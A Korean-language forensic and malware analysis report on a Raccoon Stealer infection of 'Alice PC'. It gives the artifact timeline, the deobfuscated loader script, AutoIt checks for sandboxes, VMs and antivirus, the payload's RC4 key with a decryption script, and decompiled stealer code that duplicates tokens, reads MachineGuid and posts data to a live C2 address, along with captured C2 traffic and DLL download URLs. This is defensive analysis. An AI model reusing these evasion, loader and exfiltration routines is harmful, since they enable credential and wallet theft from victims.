- 아티팩트: \Windows\Prefetch\BLOWJOB.PIF-6B697637.pf
- 이벤트 생성자: 악성코드
- 이벤트 내용: Blowjob.pif 실행
  - \* Blowjob.pif 명령어: 32431\Blowjob.pif 32431\f

**@ 이벤트 시작: 2023-07-26 02:22:12 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PING.EXE-CF0A440C.pf
- 이벤트 생성자: 악성코드
- 이벤트 내용: ping.exe 실행
  - \* ping 명령어: ping -n 5 localhost

**@ 이벤트 시작: 2023-07-26 02:22:17 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 생성자: 사용자
- 이벤트 내용: Pre\_Setup1\_Activate.exe 파일 실행

**@ 이벤트 시작: 2023-07-26 02:22:17 ~ 02:22:24 (UTC+0)**

- 아티팩트: \\$Extend\\$UsnJrnl:\$J
- 이벤트 생성자: 악성코드
- 이벤트 내용: 디렉터리 및 파일 생성
  - \* 생성된 디렉터리 및 파일 정보:

시간 (UTC+0)	종류	경로
2023-07-26 02:22:17	dir	\Users\dfc\AppData\Local\Temp\479

2023-07-26 02:22:17	file	\Users\dfc\AppData\Local\Temp\479>Contacting
2023-07-26 02:22:17	file	\Users\dfc\AppData\Local\Temp\479\Locking
2023-07-26 02:22:17	file	\Users\dfc\AppData\Local\Temp\479\Aluminum
2023-07-26 02:22:18	file	\Users\dfc\AppData\Local\Temp\479\Posing
2023-07-26 02:22:18	file	\Users\dfc\AppData\Local\Temp\479\Potential
2023-07-26 02:22:18	file	\Users\dfc\AppData\Local\Temp\479\Sports
2023-07-26 02:22:18	file	\Users\dfc\AppData\Local\Temp\479\Uni
2023-07-26 02:22:18	file	\Users\dfc\AppData\Local\Temp\479\Childhood
2023-07-26 02:22:19	file	\Users\dfc\AppData\Local\Temp\479\Musical
2023-07-26 02:22:19	file	\Users\dfc\AppData\Local\Temp\479\Highlight
2023-07-26 02:22:24	dir	\Users\dfc\AppData\Local\Temp\479\32474
2023-07-26 02:22:24	file	\Users\dfc\AppData\Local\Temp\479\Aerospace
2023-07-26 02:22:24	file	\Users\dfc\AppData\Local\Temp\479\32474\Blowjob.pif
2023-07-26 02:22:24	file	\Users\dfc\AppData\Local\Temp\479\32474\f * File_Renamed: \Users\dfc\AppData\Local\Temp\479\Uni->\Users\dfc\AppData\Local\Temp\479\32474\f

@ 이벤트 시각: 2023-07-26 02:22:20 (UTC+0)

- 아티팩트:

\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.Q0TvvWHz .20230726112220.txt

- 이벤트 생성자: 악성코드

- 이벤트 내용: Powershell 명령어 실행

\* Powershell 명령어: get-process avastui

**@ 이벤트 시각: 2023-07-26 02:22:23 (UTC+0)**

- 아티팩트:

\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.qLR3OXpS.20230726112222.txt

- 이벤트 생성자: 악성코드

- 이벤트 내용: Powershell 명령어 실행

\* Powershell 명령어: get-process avgui

**@ 이벤트 시각: 2023-07-26 02:22:24 (UTC+0)**

- 아티팩트: \Windows\Prefetch\FINDSTR.EXE-46AC8DA0.pf

- 이벤트 생성자: 악성코드

- 이벤트 내용: findstr.exe 실행

\* findstr 명령어: findstr /V /R "^Productive\$" Aerospace

**@ 이벤트 시각: 2023-07-26 02:22:24 (UTC+0)**

- 아티팩트: \Windows\Prefetch\BLOWJOB.PIF-CAD10288.pf

- 이벤트 생성자: 악성코드

- 이벤트 내용: Blowjob.pif 실행

\* Blowjob.pif 명령어: 32474\Blowjob.pif 32474\f

**@ 이벤트 시각: 2023-07-26 02:22:24 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PING.EXE-CF0A440C.pf

- 이벤트 생성자: 악성코드

- 이벤트 내용: ping.exe 실행

\* ping 명령어: ping -n 5 localhost

## \* Organize the full report contents. #2

Pre\_Setup1\_Activate.exe 실행 시 “C:\Users\{유저명}\AppData\Local\Temp\{랜덤한 폴더명}\” 경로에 10개 파일을 생성 후 cmd 프로세스를 통해 Childhood 스크립트를 실행

파일명	MD5	기능
Contacting	fa31f412920d519afaecad841072504b	Aerospace 바이너리의 6번째 부분
Locking	4f59d5842829df2a71803b8334985746	Aerospace 바이너리의 4번째 부분
Aluminum	94635f41a6d8323d39af6c6c30c14be8	Aerospace 바이너리의 5번째 부분
Posing	d9277462c4ea61fd77c3c56728aaaf6a	Aerospace 바이너리의 2번째 부분
Potential	17b163c694a038d993e023e318419fd1	Aerospace 바이너리의 7번째 부분
Sports	4bf552b7fed09347ebdb1d07d73d0218	Aerospace 바이너리의 3번째 부분
Uni	561f5ee5d0a483b1adac9f617ed0769f	악성 autoit 스크립트(악성코드)
Childhood	4247653db82d81645c04ee8f612d05b7	안티 바이러스 프로세스 확인 및 악성코드를 실행하는 난독화된 파워쉘 스크립트
Musical	b51a2fc6340983230de33717788065ad	Aerospace 바이너리의 1번째 부분
Highlight	366ac942bcc13df2a659e99d771cfa23	Aerospace 바이너리의 8번째 부분

cmd 프로세스를 통해 실행되는 Childhood 파일의 주요 기능과 난독화를 해제 결과는 다음과 같음

- Powershell 프로세스를 통해 “avastui”, “avgui” 프로세스를 확인(백신프로세스 탐색)
- Musical, Posing, Sports, Locking, Aluminum, Contacting, Potential, Highlight 바이너리를 순서대로 병합하여 Aerospace로 생성
- 랜덤한 폴더 생성 후, Blowjob.pif 파일에 “MZ” 데이터를 입력
- Aerospace 파일 초기 오프셋에 위치한 “Productive”를 제외한 데이터를 Blowjob.pif 파일 끝에 추가하여 실행 가능한 파일로 수정
- 실제 악성 행위를 하는 autoit 스크립트 Uni 파일을 랜덤한 폴더에 f 파일명으로 생성 후 Blowjob.pif 파일을 통해 실행

난독화를 해제한 Childhood 스크립트
<pre>powershell get-process avastui &gt;NUL if not errorlevel 1 Set Blowjob.pif=Autolt3.exe &amp; Set vPqoQVI=.a3x powershell get-process avgui &gt;NUL if not errorlevel 1 Set Blowjob.pif=Autolt3.exe &amp; Set vPqoQVI=.a3x Set random=random mkdir random copy /b Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight Aerospace &lt;nul set /p = "MZ" &gt; random\\Blowjob.pif</pre>

```

findstr /V /R "^Productive$" Aerospace >> random\\Blowjob.pif
Move Uni random\\fvPqoQVI
random\\Blowjob.pif random\\fvPqoQVI
ping -n 5 localhost

```

Childhood 스크립트가 실행된 후 생성된 파일 목록은 다음과 같음

파일명	MD5	기능
Aerospace	1c4982e3438944b8f83aa65724f12b76	Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight
Blowjob.pif	ac6ad5d9b99757c3a878f2d275ace198	Autoit3.exe 바이너리
f	561f5ee5d0a483b1adac9f617ed0769f	악성 autoit 스크립트(악성코드)

Autoit3.exe 기능의 Blowjob.pif 파일을 통해 실행된 autoit 스크립트인 f 파일은 난독화되어 있으며, 주요 기능은 분석 환경 및 가상 환경 탐지를 탐지하고 Raccoon 스틸러 악성코드를 메모리 내부 인젝션하여 실행함. 난독화된 스크립트를 확인해보면, arubalinked 함수를 통해 문자열을 복호화 후 사용하는 것을 알 수 있으며, 해당 함수를 자동으로 복호화하는 파이썬 코드를 통해 난독화 해제 진행

```

1 Func SonicSpringerTerritoryColours($PractitionerElementsGrey)
2 $FtSeqDameEditor = DllCall (arubalinked("109b103b116b112b103b110b53b52b48b102b110b110",4/
2), arubalinked("111b114b113b106",27/9), arubalinked
("74b104b119b87b108b102b110b70b114b120b113b119",27/9)) [0]
3 $definingspecificallydefence = 4
4 $FAIRYPAINFULREALTORS = 86
5 While 196
6 If $definingspecificallydefence = 2 Then
7 Dec(arubalinked
("80b114b106b119b125b54b78b119b125b123b110b121b123b110b119b110b126b123b54b92b108b126b117b
1b125b126b123b110b54b93b120b116b130b120b54",36/4))
8 PixelGetColor(arubalinked("83b120b113b119b119b130b41b41b41b41",9/1), arubalinked

```

#### arubalinked 함수 복호화 파이썬 코드

```

import re

def process_string(match):
    parts = match.group(1).split("b")
    b_str = match.group(2)
    b = int(eval(b_str)) # Evaluate the expression to get the value of 'b'
    first_arg = ".join(chr(int(part) - b) for part in parts)"
    return first_arg

input_file_path = 'f'
output_file_path = 'deob_ft'

```

```

with open(input_file_path, 'r') as f_in:
    file_content = f_in.read()

pattern = re.compile(r'arubalinked\("([^\"]+)"\s*,\s*([^\"]+)\)\)')
result = re.sub(pattern, process_string, file_content)

with open(output_file_path, 'w') as f_out:
    f_out.write(result)

```

난독화 해제 후 분석을 진행한 결과, 스크립트는 악성 행위를 하기 전 가상 환경, 백신, 분석 환경을 탐지하는 것을 확인

(가상 환경 탐지) 현재 실행중인 프로세스 목록 중 가상 환경 프로세스인 “vmtoolsd.exe”, “VboxTray.exe”, “SandboxieRpcSs.exe” 중 하나라도 존재할 경우 프로세스를 종료

- Alice PC의 프로그램 실행 기록을 확인 결과, 가상 환경 프로세스인 “vmtoolsd.exe” 동작 여부 확인
- 해당 프로세스는 부팅 시 백그라운드로 실행되는 프로세스로 악성코드 실행 당시에도 동작
- 가상환경을 탐지하는 해당 기능으로 인하여 Alice PC에서 스크립트 실행 후 추가적인 악성행위가 발현되지 않음

가상 환경 탐지
If ProcessExists(vmtoolsd.exe) = True or ProcessExists(VboxTray.exe) = True or ProcessExists(SandboxieRpcSs.exe) Then Exit

SRUDB.dat		Program Files\VMware\VMware Tools\vmtoolsd.exe			
SRUDB.dat		Program Files\VMware\VMware Tools\vmtoolsd.exe			
SRUDB.dat		Windows\System32\SppExtComObj.exe			
SRUDB.dat		Windows\System32\msdtc.exe			
SRUDB.dat		Windows\System32\audiodg.exe			
SRUDB.dat		Windows\System32\svchost.exe [LocalServiceAndNoImpersonation]			
SRUDB.dat		Windows\System32\oobe\UserOOBEBroker.exe			
SRUDB.dat		Windows\System32\ctfmon.exe			
<					
<a href="#">Hex</a> <a href="#">Text</a> <a href="#">Application</a> <a href="#">Source File Metadata</a> <a href="#">OS Account</a> <a href="#">Data Artifacts</a> <a href="#">Analysis Results</a> <a href="#">Context</a> <a href="#">Annotations</a> <a href="#">Other Occ</a>					
Result: 287 of 1915    Result <a href="#">←</a> <a href="#">→</a>					
Type	Value				
Program Name	Program Files\VMware\VMware Tools\vmtoolsd.exe				
Username	dfc				
Date/Time	2023-07-24 07:31:00 KST				
Comment	System Resource Usage - Application Usage				
Source File Path	/img_Alice_PC,E01/vol_vol7/Windows/System32/sru/SRUDB.dat				
Artifact ID	-9223372036854774522				

< Alice PC 프로그램 실행 기록 >

(백신 탐지) 악성코드가 백신 샌드박스에서 실행되는 것을 방지하기 위해 각각의 백신 제품에서 사용하는 컴퓨터 이름을 체크하는데, 컴퓨터 이름이 “tz”(Bitdefender), “NfZtFbPfH”(Kaspersky), “ELICZ”(AVG)인지 확인하며, 백신의 디코이 파일 역할의 C 드라이브 하위 aaa\_TouchMeNot\_.txt 파일이 존재하는지 여부를 확인하고, 실행 환경이 조건에 일치할 경우 프로세스를 종료

백신 탐지
If Execute(EnvGet('COMPUTERNAME')) = tz Then Execute(WinClose(AutoItWinGetTitle()))
If Execute(EnvGet('COMPUTERNAME')) = NfZtFbPfH Then Execute(WinClose(AutoItWinGetTitle()))
If Execute(EnvGet('COMPUTERNAME')) = ELICZ Then Execute(WinClose(AutoItWinGetTitle()))
If (FileExists(C:\aaa_TouchMeNot_.txt)) Then Execute(WinClose(AutoItWinGetTitle()))

(분석 환경 탐지) 시스템 시작 이후 경과 시간을 반환하는 기능의 GetTickCount 함수를 2번 호출하고 그 사이 Sleep 함수를 실행하여 시간 경과 값이 지나치게 작거나 큰 경우 프로세스를 종료

- 분석 환경에서의 sleep 무력화 또는 디버깅으로 인한 시간 소요를 탐지하는 기능

분석 환경 탐지
Func SonicSpringerTerritoryColours(\$PractitionerElementsGrey) \$FtSeqDameEditor = DllCall(kernel32.dll, long, GetTickCount)[0] DllCall(kernel32.dll, DWORD, Sleep, dword, \$PractitionerElementsGrey) \$KSRACKSAFE = DllCall(kernel32.dll, long, GetTickCount)[0] \$DidMasterArguedFacing = \$KSRACKSAFE - \$FtSeqDameEditor If Not ((\$DidMasterArguedFacing+500)>=\$PractitionerElementsGrey and (\$DidMasterArguedFacing-500)<=\$PractitionerElementsGrey) Then Exit EndFunc

실행 환경을 확인한 이후 실제 악성 행위를 수행하는 암호화된 바이너리를 RC4 키인 “010431170087”를 사용해 복호화 후 Process Hollowing 기법을 사용하여 현재 프로세스를 자식 프로세스로 생성 후 메모리를 할당하고 NtWriteVirtualMemory로 악성코드 바이너리를 인젝션하여 악성코드를 실행

암호화된 바이너리 복호화 기능의 파이썬 코드
from malduck import lznt1, rc4  mvoHzG = '74D618DF{생략}'

```

mvoHzG = bytes.fromhex(mvoHzG)

data = rc4(b'010431170087', mvoHzG)
decompressed = lznt1(data)

with open('mal.bin', 'wb') as f:
    f.write(decompressed)

```

최종적으로 실행되는 악성코드는 정보탈취 기능을 하는 Raccoon Stealer 악성코드이며, 분석 내용은 아래와 같음

- (API Resolving) 실행에 필요한 라이브러리를 로드 후 악성 행위에 사용할 API의 주소를 반환

```

LibraryA = LoadLibraryA("kernel32.dll");
v1 = LibraryA;
if ( !LibraryA )
    return -1;
LoadLibraryW = GetProcAddress(LibraryA, "LoadLibraryW");
GetProcAddress(v1, "GetUserDefaultLocaleName");
GetEnvironmentVariableW = GetProcAddress(v1, "GetEnvironmentVariableW");
lstrlenA_0 = GetProcAddress(v1, "lstrlenA");
FreeLibrary = GetProcAddress(v1, "FreeLibrary");
GlobalFree = GetProcAddress(v1, "GlobalFree");

```

- (중복실행 방지) 중복실행을 방지하기 위해 “AYAYAYAY1337” 명의 뮤텍스가 존재하는지 여부를 확인하며, 존재할 경우 프로세스를 종료하고 존재하지 않을 경우 해당 이름의 뮤텍스를 생성

```

if ( OpenMutexW(0x1F0001u, 0, L"AYAYAYAY1337") )
    return 0;
CreateMutexW(0, 0, L"AYAYAYAY1337");
return 1;

```

- (권한 확인) 현재 실행중인 악성코드 프로세스의 토큰 정보를 통해 SID 값을 반환 후 로컬 시스템 권한을 의미하는 “S-1-5-18” 문자열과 비교하여 시스템 권한으로 실행중인지 여부를 확인

```

TokenInformationLength = 0;
CurrentProcess = GetCurrentProcess();
if ( !OpenProcessToken(CurrentProcess, 8u, &TokenHandle) )
    return 0;
v1 = 1;
if ( !GetTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)
    && GetLastError() != 122 )
{
    return 0;
}
v2 = GlobalAlloc(0x40u, TokenInformationLength);
if ( !GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
    return 0;
StringSid = 0;
if ( !ConvertSidToStringSidW(*v2, &StringSid) )
    return 0;
if ( lstrcmpiW(lpString1, StringSid) )           // S-1-5-18
    v1 = 0;
GlobalFree(v2);
return v1;

```

- (권한 상승) 시스템 권한으로 실행중이거나, 프로세스 토큰 정보를 정상적으로 반환하지 못한 경우 현재 실행중인 프로세스 목록 중 “explorer.exe” 문자열을 탐색 후 해당 프로세스의 토큰을 복제하여 새로운 악성코드 프로세스를 생성

```
v0 = explorer_exe; // explorer.exe
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
pe.dwSize = 556;
if ( !Process32First(Toolhelp32Snapshot, &pe) )
    return 0;
do
{
    if ( pe.szExeFile == v0 )
    {
        v2 = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
        if ( !OpenProcessToken(v2, 0xF01FFu, &TokenHandle)
            || !DuplicateTokenEx(TokenHandle, 0xF01FFu, 0, SecurityImpersonation, TokenPrimary, &phNewToken) )
        {
            return 0;
        }
        CloseHandle(TokenHandle);
        GetModuleFileNameW(0, Filename, 0x104u);
        CreateProcessWithTokenW(phNewToken, 1u, 0, Filename, 0, 0, 0, 0, 0);
        CloseHandle(v2);
    }
}
while ( Process32Next(Toolhelp32Snapshot, &pe) );
return 1;
```

- (문자열 할당) 악성 행위에 사용할 문자열을 오프셋에 할당 후 유니코드로 변환하여 변수에 할당하여 사용

```
off_40E500[0] = "wallet.dat";
off_40E44C[0] = ".dll";
off_40E390 = "libs";
off_40E548[0] = "*.lnk";
off_40E54C = "open";
dword_40E2D0 = sub_40AE71("sgn1_");
dword_40E35C = sub_40AE71(off_40E4F0[0]);
dword_40E464 = sub_40AE71(off_40E55C);
dword_40E1A0 = sub_40AE71(off_40E4D0);
```

- (C2 주소 디코딩) 인코딩된 C2 주소는 악성코드 내부 하드코딩된 값을 XOR 키로 하여 디코딩
  - 인코딩된 C2 주소(hex) : 5D 11 17 43 5B 1C 18 0E 01 4F 05 05 02 1D 09 56 5D 19 57 59 5C 06 1E
  - XOR 키 : “5ec3a3775a41038ee7acd6146ee95411”
  - C2 주소 : <http://94.142.138.6:80/>

```
v5 = 0;
v2 = LocalAlloc(0x40u, 0x41u);
v3 = v2 - enc_str;
while ( *enc_str != 32 )
{
    enc_str[v3] = String[v5 % strlenA("5ec3a3775a41038ee7acd6146ee95411")] ^ *enc_str;
    ++enc_str;
    if ( ++v5 >= 0x40 )
        return v2;
}
enc_str[v3] = 0;
return v2;
```

- (PC 정보 수집) 감염 PC 식별을 위해 공격자는 레지스트리 “SOFTWASOFTWARE\Microsoft\Cryptography” 경로의 “MachineGuid” 값과 유저명, 인코딩된 C2 주소 디코딩에 사용한 XOR 키 값을 조합
  - 조합한 데이터 구성 : “machineId={GUID 값}|{유저명}&configId=5ec3a3775a41038ee7acd6146ee95411”

```
v0 = LocalAlloc_0(0x40u, 0x208u);
cbData = 260;
Type = 1;
v1 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, dword_40E388, 0, 0x20119u, &phkResult); // "SOFTWARE\Microsoft\Cryptography"
// 
v2 = RegQueryValueExW(phkResult, dword_40E2B8, 0, &Type, v0, &cbData); // MachineGuid
if ( v1 || v2 )
  RegCloseKey(phkResult);
return v0;
```

(시스템 GUID 반환)

```
pcbBuffer = 257;
v0 = LocalAlloc_0(0x40u, 0x202u);
GetUserNameW(v0, &pcbBuffer);
return v0;
```

(유저명 반환)

```
guid_v1 = MachineGuid_sub_40AF97(); // GUID 값 반환
username_v2 = GetUserName_sub_40B00B(); // 유저명 반환
v3 = StrCpyW(v0, dword_40E3F8); // machineId=
v4 = _sub_40AEAF(v3, guid_v1);
v5 = _sub_40AEAF(v4, dword_40E22C); // |
v6 = _sub_40AEAF(v5, username_v2);
v7 = _sub_40AEAF(v6, dword_40E3A4); // &configId=
v8 = _sub_40AEAF(v7, v34); // 5ec3a3775a41038ee7acd6146ee95411
v34 = StrCpyW(psz1, v8);
LocalFree(v8);
v9 = LocalAlloc_0(0x40u, 0x800u);
```

(감염 PC 식별을 위한 정보 수집)

- (C2 서버에 식별 정보 송신 및 응답 값 수신) 수집한 감염 PC 식별 정보 값은 C2 서버에 송신

```
v16 = InternetOpenW(L"DuckTales", 0, 0, 0, 0);
if ( v16 )
{
  v17 = InternetConnectW(v16, lpString, nServerPorta, 0, 0, 3u, 0, 1u);
  nServerPortb = v17;
  if ( v17 )
  {
    v18 = 0x400000;
    if ( v30 == 's' )
      v18 = 0xC00000;
    v19 = HttpOpenRequestW(v17, POST, lpszObjectName, 0, 0, lplpszAcceptTypes, v18, 1u);
    if ( v19 )
    {
      v29 = lstrlenA_0(pszSrc);
      v20 = lstrlenW(lpszHeaders);
      if ( HttpSendRequestW(v19, lpszHeaders, v20, pszSrc, v29) ) // 감염 PC 식별 정보 송신
      {
        while ( InternetReadFile(v19, v5, 0xC350u, &dwNumberOfBytesRead) && dwNumberOfBytesRead ) // C2 응답 값 수신
          v5[dwNumberOfBytesRead] = 0;
```

- 응답 값의 길이가 0x40 이상인 경우 이후 추가 정보 탈취 루틴이 수행되나, 0x40보다 작을 경우 4번 더 통신 시도를 반복하며 이후 악성코드 프로세스를 종료

```

while ( 1 )
{
    c2_v11 = MultiByteToWideChar_sub_40AE71(v31[counter_v10]);
    hMem = c2_v11;
    if ( c2_v11[lstrlenW(c2_v11) - 1] != '/' )
        hMem = concat_sub_40AEAF(c2_v11, dword_40E27C); // 
    recv_data_v12 = Internet_sub_4080F1(info_v34, header_v35, header_v32); // 수집한 PC 식별 정보를 C2로 송신 후 응답 값 수신
    if ( lstrlenW(recv_data_v12) >= 0x40 ) // C2서버 응답 값이 0x40 이상인 경우 반복문 탈출
        break;
    LocalFree(hMem);
    if ( !recv_data_v12 )
        LocalFree(0);
    counter_v10 = (psz1 + 1);
    psz1 = counter_v10;
    if ( counter_v10 >= 5 ) // 5번 통신 시도 후 반복문 탈출
        goto LABEL_14;
}
v9 = StrCpyW(v9, hMem);
LocalFree(hMem);

```

- 분석일 기준(23.8.9) C2 서버 응답 값이 404로 추가 수신 데이터가 존재하지 않아 이후 악성행위는 수행하지 않고 악성코드 프로세스는 종료

---

아래는 온라인 샌드박스\*에 업로드 된 동일 C2로 통신하는 악성코드의 네트워크 패킷 데이터를 통해 가상 C2를 구성하여 C2 서버와 정상 통신했을 경우 발생하였을 추가 악성행위 분석과 피해를 재구성

- <https://app.any.run/tasks/a976bc47-94ea-4eae-b00b-8317a0896271/>

---

- (C2 서버 응답 값) C2 서버와 정상 통신 시 받아오는 데이터는 아래와 같으며, 각 태그로 구분하여 추가 명령을 수행

태그	설명
libs	악성행위 수행을 위한 정상 dll 다운로드 주소
sstmnfo	감염 시스템 정보 탈취
wlts	가상자산 지갑 데이터 탈취
ews	브라우저 확장 프로그램 데이터 탈취
xtntns	비밀번호 관리 소프트웨어 데이터 탈취
grbr	탈취할 파일 경로 및 유형
sgnl	Signal 메신저 데이터 탈취
tlgrm	Telegram 메신저 데이터 탈취
dscrd	Discord 메신저 데이터 탈취
scrnsht	스크린샷 데이터 탈취
ldr	추가 악성코드 다운로드 주소

```

POST / HTTP/1.1
Accept: /*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: DuckTales
Host: 94.142.138.6
Content-Length: 94
Connection: Keep-Alive
Cache-Control: no-cache

machineId=eeeb5d54-7880-42a7-b542-739bbc26cf4b|admin&configId=5ec3a3775a41038ee7acd6146ee95411HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 22 Jul 2023 08:47:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7303
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"1c87-GL01eLFw6XdGQEWrlh4Z+Qfxg"

libs_nss3:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll

```

- (dll 다운로드) C2 서버에서 받아온 데이터 중 “libs” 문자열을 탐색 후 악성 행위 수행을 위해 필요한 7개의 정상 dll을 다운로드하여 감염 시스템의 AppData\LocalLow 경로에 파일로 생성

#### 다운로드 대상 DLL

```

libs_nss3:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
libs_mozglue:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
libs_sqlite3:http://94.142.138.6/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll

```

```

v10 = InternetOpenW(L"DuckTales", 0, 0, 0, 0);
if ( v10 )
{
    v11 = 0x84400000;
    if ( v19 == 's' )
        v11 = 0x84C00000;
    v12 = v11;
    v13 = lstrlenW(v20);
    v14 = InternetOpenUrlW(v10, v3, v20, v13, v12, 0);
    if ( v14 )
    {
        v15 = CreateFileW(a3, 0x40000000u, 0, 0, 2u, 0x8000000u, 0);
        for ( i = v15 + 1 == 0; !i && InternetReadFile(v14, &v18, 0x800u, &v21); i = WriteFile(v15, &v18, v21, &v19, 0) == 0 )
        {
            if ( !v21 )
            {
                CloseHandle(v15);
                LocalFree(v4);
                return 1;
            }
        }
    }
}

```

이름	수정한 날짜	유형	크기
softoken3.dll	2023-08-12 오후 10:21	응용 프로그램 확장	249KB
sqlite3.dll	2023-08-12 오후 10:21	응용 프로그램 확장	1,074KB
freebl3.dll	2023-08-12 오후 10:21	응용 프로그램 확장	669KB
mozglue.dll	2023-08-12 오후 10:21	응용 프로그램 확장	613KB
msycop140.dll	2023-08-12 오후 10:21	응용 프로그램 확장	439KB
nss3.dll	2023-08-12 오후 10:21	응용 프로그램 확장	1,995KB
vcruntime140.dll	2023-08-12 오후 10:21	응용 프로그램 확장	79KB
Microsoft	2023-08-11 오후 9:30	파일 폴더	

- (환경변수 설정) “AppData\LocalLow” 경로를 시스템 환경 변수에 등록

```

SetCurrentDirectoryW(v47);
v22 = LocalAlloc_0(64, 20480);
GetEnvironmentVariableW(PATH, v22, 10240);
v23 = concat_sub_40AEAF(v22, dword_40E1F4); // ;
v24 = concat_sub_40AEAF(v23, v47);           // AppData\LocalLow 경로
SetEnvironmentVariableW(PATH, v24);           // 환경변수 등록

```

- (PC정보 수집) C2 서버에서 받아온 데이터 중 “sstmnfo” 문자열을 탐색 후 감염 시스템 정보를 수집

```

sstmnfo_System Info.txt:System Information:
|Installed applications:
|
```

### 1) 현재 사용자의 로케일 정보 중 언어 정보를 반환

```

v1 = LocalAlloc_0(64, 520);
v2 = LocalAlloc_0(64, 1024);
v3 = GetUserDefaultLCID();
GetLocaleInfoW(v3, 0x1001u, v1, 260);          // 현재 사용자의 로케일 정보 반환
wsprintfW(v2, dword_40E580, v1);              // 로케일 정보 중 언어 이름을 반환
*a1 = concat_sub_40AEAF(*a1, v2);             // \t- Locale: %s\n
LocalFree(v1);
LocalFree(v2);
return 1;

```

### 2) 시간 정보 반환

```

GetTimeZoneInformation(&v5);
v1 = LocalAlloc_0(64, 1024);
v2 = 0;
v3 = v1;
if ( -v5.Bias >= 0 && v5.Bias != 0 )
    v2 = 43;
wsprintfW(v1, dword_40E380, v2);              // \t- Time zone: %c%ld minutes from GMT\n
*a1 = concat_sub_40AEAF(*a1, v3);
LocalFree(v3);
return 1;

```

### 3) Windows 운영체제 제품 이름 반환

```
v4 = 260;
v1 = LocalAlloc_0(64, 520);
v2 = LocalAlloc_0(64, 2048);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, dword_40E2EC, 0, 0x20119u, &v5 ) // SOFTWARE\Microsoft\Windows NT\CurrentVersion
    RegQueryValueExW(v5, dword_40E538, 0, 0, v1, &v4); // ProductName
RegCloseKey(v5);
if ( lstrlenW(v1) > 0 )
{
    wsprintfW(v2, dword_40E3CC, v1);           // \t- OS: %s\n
    *a1 = concat_sub_40AEAF(*a1, v2);
    LocalFree(v1);
    LocalFree(v2);
    result = 1;
}
else
{
    LocalFree(v1);
    result = -1;
}
return result;
```

### 4) 64비트 운영체제인지 여부

```
v1 = 1;
if ( !GetSystemWow64DirectoryW(0, 0) && GetLastError() == 120 )
    v1 = 0;
v2 = LocalAlloc_0(64, 1024);
wsprintfW(v2, dword_40E368, 32 * (v1 + 1)); // \t- Architecture: %d\
*a1 = concat_sub_40AEAF(*a1, v2);
LocalFree(v2);
return 1;
```

### 5) CPU 정보 반환

```
_EAX = 0x80000004;
__asm { cpuid }
*String2 = _EAX;
*&String2[4] = _EBX;
*&String2[8] = _ECX;
*&String2[12] = _EDX;
v21 = lstrlenA_0(String2);
v8 = lpString1;
if ( !lstrcpyN(lpString1 + 32, String2, v21) )
{
LABEL_10:
    v15 = v8;
    goto LABEL_6;
}
GetSystemInfo(&SystemInfo);
v22 = MultiByteToWideChar_sub_40AE71(v8);
v23 = v29;
v24 = v22;
wsprintfW(v29, dword_40E3BC, v22);           // \t- CPU: %s (%d cores)\n
*a1 = concat_sub_40AEAF(*a1, v23);
LocalFree(v23);
LocalFree(v24);
v15 = lpString1;
v25 = 1;
LABEL_7:
    LocalFree(v15);
    return v25;
```

## 6) 메모리 용량 반환

```
v3 = 64;
if ( GlobalMemoryStatusEx(&v3) )
{
    v2 = LocalAlloc_0(64, 1024);
    wsprintfW(v2, dword_40E2E4, v4 >> 20);           // \t- RAM: %d MB\n
    *a1 = concat_sub_40AEAF(*a1, v2);
    LocalFree(v2);
    result = 1;
}
else
{
    result = -1;
}
return result;
```

## 7) 디스플레이 사이즈 반환

```
v1 = LocalAlloc_0(64, 1024);
GetSystemMetrics(1);
v2 = GetSystemMetrics(0);
